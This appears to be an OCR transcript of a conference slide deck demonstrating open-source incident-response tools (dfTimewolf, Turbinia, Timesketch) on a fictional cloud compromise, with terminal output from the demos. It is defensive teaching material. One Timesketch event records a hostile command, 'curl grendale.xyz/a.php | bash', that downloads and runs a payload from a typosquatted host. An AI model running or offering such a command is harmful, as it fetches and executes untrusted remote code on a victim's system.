
Greendale
Polytechnique
Acceptance

Greendale just migrated to the cloud...

HONING IN ON THE INITIAL TIP…


- Typosquatting on **grendale.xyz**
- Looks **targeted**… Let’s look for related artifacts
- Let’s see what our cloud forensics options are…

DEMO (dfTimeWolf gcp_forensics)



```
tomchop@tomchop:~ $ dftimewolf gcp_forensics greendale_cloud greendale-analysis --instance greendale-admin
Config successfully loaded from /usr/local/google/home/tomchop/.dftimewolfrc
Running module GoogleCloudCollector
Your analysis VM will be: gcp-forensics-vm-greendale-analysis
Disk copy of greendale-admin started...
Disk greendale-admin succesfully copied to greendale-analysis-2649a763-greendale-ad-copy
Recipe executed successfully.
tomchop@tomchop:~ $ 
```

DEMO (TURBINIA)




```
[INFO] Adding new evidence: TextFile:TextFile:/var/tmp/1531766
[illegible]-StringsAsciiTask/google-g
reendale-host1-disk.ascii
[INFO] Adding GrepJob job to process TextFile
[INFO] Writing new task GrepTask into Datastore
[INFO] Adding PSQ task GrepTask with evidence TextFile to queu
e
[DEBUG] Updating Task StringsAsciiTask in Datastore
[DEBUG] Updating Task StringsUnicodeTask in Datastore
[DEBUG] Updating Task PsortTask in Datastore
[DEBUG] Updating Task GrepTask in Datastore
[DEBUG] Task [illegible] not yet created
[DEBUG] Task [illegible] not yet created
[DEBUG] Task [illegible] not yet created
[INFO] 3 Tasks still outstanding
[DEBUG] Updating Task StringsUnicodeTask in Datastore
[DEBUG] Updating Task PsortTask in Datastore
[DEBUG] Updating Task GrepTask in Datastore
```

```
[illegible]-StringsUnicodeTask
[INFO] Attaching disk greendale-host1-disk to instance turbinia-serv
er
[INFO] Attaching greendale-host1-disk to VM turbinia-server in READ_
[illegible]
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
[INFO] Starting Task GrepTask [illegible]
[INFO] Task locked by StringsUnicodeTask. GrepTask waiting..
[INFO] Block device /dev/disk/by-id/google-greendale-host1-disk succ
essfully attached
[INFO] Running strings as [strings -a -t d -e l /dev/disk/by-id/goog
le-greendale-host1-disk > /var/tmp/[illegible]
[illegible]-StringsUnicodeTask/google-greendale-host1-disk.uni]
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
[INFO] Task locked by StringsUnicodeTask. GrepTask waiting..
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
[INFO] Task locked by StringsUnicodeTask. GrepTask waiting..
[INFO] Task locked by StringsUnicodeTask. PsortTask waiting..
```


```
[DEBUG] Calling Cloud Function (gettasks) with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function [gettasks] with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function [gettasks] with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function [gettasks] with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 4 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function [gettasks] with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 5 Tasks found, 1 completed. Waiting 10 seconds.
[DEBUG] Calling Cloud Function [gettasks] with args [{u'instance': u'turbinia-external', u'kind': u'TurbiniaTask', u'request_id': '
ae62dba8103143ce8e12704a27e75221'}]
[INFO] 5 Tasks found, 2 completed. Waiting 10 seconds.

[turbinia]0:python- 1:python* 2:ssh  3:python  4:bash                    turbinia-server 2018-07-16 18:58
```

IT'S FINE

Forensics in the cloud



greendale-student-{0..n}
plz copy disk(s)
dfTimewolf
disk ID
123-copy
plz forensicate
disk 123-copy
Turbinia
timeline.plaso
Grab your
plaso file from
gs://123.plaso
Time
sketch

DEMO (dfTimewolf with Turbinia)



```
(dftimewolf-OlokH2y6) aaronpeterson@turbinia-server:~/src/dftimewolf$ dftimewolf gcp_forensics_turbinia --instance green
dale-admin1 --incident_id 12354 --zone us-central1-c --analysis_project_name turbinia-external-test  turbinia-greendale
Config successfully loaded from /home/aaronpeterson/.local/share/virtualenvs/dftimewolf-OlokH2y6/lib/python2.7/site-pack
ages/dftimewolf-2017.6-py2.7.egg/dftimewolf/config.json
Running module GoogleCloudCollector
Your analysis VM will be: gcp-forensics-vm-12354
Complimentary gcloud command:
gcloud compute ssh --project turbinia-external-test gcp-forensics-vm-12354 --zone us-central1-c
Disk copy of turbinia-greendale-host1-disk started...
Disk turbinia-greendale-host1-disk succesfully copied to sem12354-c7220669-turbinia-greendale-hos-copy
Running module TurbiniaProcessor
Using disk sem12354-c7220669-turbinia-greendale-hos-copy from previous collector
Turbinia log file: /tmp/tmpTVp1du/turbinia.log
Creating Turbinia request 77d52a80a0e342949b4a6833fb3c83ca with Evidence GoogleCloudDisk
Waiting for Turbinia request 77d52a80a0e342949b4a6833fb3c83ca to complete
█






[turbinia]0:python  1:python  2:ssh  3:python- 4:python*                          turbinia-server 2018-07-16 20:35
```

TIMESKETCH


timesketch
spock
Logout
Overview
Explore
Stories
Views
Timelines

grendale.xyz

Advanced
Filters
Charts
Starred
Save view

1 events (0.012s)

Sort
Export
Toggle all


2018-07-16T04:50:50+00:00 ☐ [Content Modification Time] Command executed: curl grendale.xyz/a.php | bash greendale-admin1

A NEW HOST WAS COMPROMISED!

Netflow shows connections between the compromised GCP host and a web server… running WordPress.

Let’s see if Turbinia’s Wordpress analysis module can help.

DEMO (Turbinia analysis plugins, WP compromise)



```
log
        1539344016-f89981c7d7bf4828b337ae8f57cee8d9-PsortTask/f89981c7d7bf4828b337ae8f57cee8d9.csv
        gs://tomchop-turbinia/output/1539344016-f89981c7d7bf4828b337ae8f57cee8d9-PsortTask/f89981c7d7bf4828b337ae8f57cee8d9.
csv
        gs://tomchop-turbinia/output/1539344016-f89981c7d7bf4828b337ae8f57cee8d9-PsortTask/worker-log.txt
2018-10-12T11:33:36.923Z request: 49e158722a5c445e88c01492c195ee80 task: 3eaa0809de9942a981cfc93cc5c9a5e3 WordpressAccessLog
AnalysisTask tomchop tomchop Successful: Wordpress access logs found (theme_edit, install)
        1539344004-3eaa0809de9942a981cfc93cc5c9a5e3-WordpressAccessLogAnalysisTask/wp_acces_log_analysis.txt
        gs://tomchop-turbinia/output/1539344004-3eaa0809de9942a981cfc93cc5c9a5e3-WordpressAccessLogAnalysisTask/wp_acces_log
_analysis.txt
        gs://tomchop-turbinia/output/1539344004-3eaa0809de9942a981cfc93cc5c9a5e3-WordpressAccessLogAnalysisTask/worker-log.t
xt
2018-10-12T11:33:36.633Z request: 49e158722a5c445e88c01492c195ee80 task: 8eafdbecfdb54836b88bc2a44eb4c560 WordpressAccessLog
AnalysisTask tomchop tomchop Successful: Wordpress access logs found (theme_edit, install)
        1539344004-8eafdbecfdb54836b88bc2a44eb4c560-WordpressAccessLogAnalysisTask/wp_acces_log_analysis.txt
        gs://tomchop-turbinia/output/1539344004-8eafdbecfdb54836b88bc2a44eb4c560-WordpressAccessLogAnalysisTask/wp_acces_log
_analysis.txt
        gs://tomchop-turbinia/output/1539344004-8eafdbecfdb54836b88bc2a44eb4c560-WordpressAccessLogAnalysisTask/worker-log.t
xt
2018-10-12T11:33:36.295Z request: 49e158722a5c445e88c01492c195ee80 task: 183f5f9f4c334c9bbecc76f7955fd7a5 PlasoTask tomchop
tomchop Successful: Completed successfully in 0:00:38.633792 on tomchop
        gs://tomchop-turbinia/output/1539343964-183f5f9f4c334c9bbecc76f7955fd7a5-PlasoTask/183f5f9f4c334c9bbecc76f7955fd7a5.
log
        1539343964-183f5f9f4c334c9bbecc76f7955fd7a5-PlasoTask/183f5f9f4c334c9bbecc76f7955fd7a5.plaso
        gs://tomchop-turbinia/output/1539343964-183f5f9f4c334c9bbecc76f7955fd7a5-PlasoTask/183f5f9f4c334c9bbecc76f7955fd7a5.
plaso
        gs://tomchop-turbinia/output/1539343964-183f5f9f4c334c9bbecc76f7955fd7a5-PlasoTask/worker-log.txt
2018-10-12T11:33:24.441Z request: 49e158722a5c445e88c01492c195ee80 task: 9cda22275dc74c779a6f4e00c668a8ac FileArtifactExtrac
tionTask tomchop tomchop Failed: Task Result was auto-closed from task executor on tomchop likely due to previous failures.
 Previous status: [FileArtifactExtractionTask Task failed with exception: ['bool' object has no attribute 'output_manager']]
        gs://tomchop-turbinia/output/1539343965-9cda22275dc74c779a6f4e00c668a8ac-FileArtifactExtractionTask/worker-log.txt
2018-10-12T11:33:24.208Z request: 49e158722a5c445e88c01492c195ee80 task: edd09eae4b144da8be688f26e76d61d1 FileArtifactExtrac
```

DISASTER AVERTED!

- Payload was a keylogger; no traces of lateral movement found.
    - Plus, Greendale uses 2FA tokens for all sensitive access

- Attacker’s objective was likely to disrupt the launch of Greendale’s new PhD program in AC flow study.

What else can these tools do?

- GRR
    - Some host timelining, run custom Python scripts
- Plaso
    - Focus processing on specific user-selected artifacts
- dfTimewolf
    - Chain any system with an API into your workflow
- Timesketch
    - Histogram and heatmap view to view data differently, graphs
- Turbinia
    - Repetitive, parallelizable tasks

KEY TAKEAWAYS

Tools that you might have a place in **your** ecosystem

Used daily by IR teams at Google

Contributions are **encouraged**

Apache 2 license

Where to find us

Slack channel

https://open-source-dfir.slack.com

http://join-open-source-dfir-slack.herokuapp.com/

GRR

github.com/google/grr

Plaso

github.com/log2timeline/plaso

dfTimewolf

github.com/log2timeline/dftimewolf

Turbinia

github.com/google/turbinia

timesketch

github.com/google/timesketch

The End!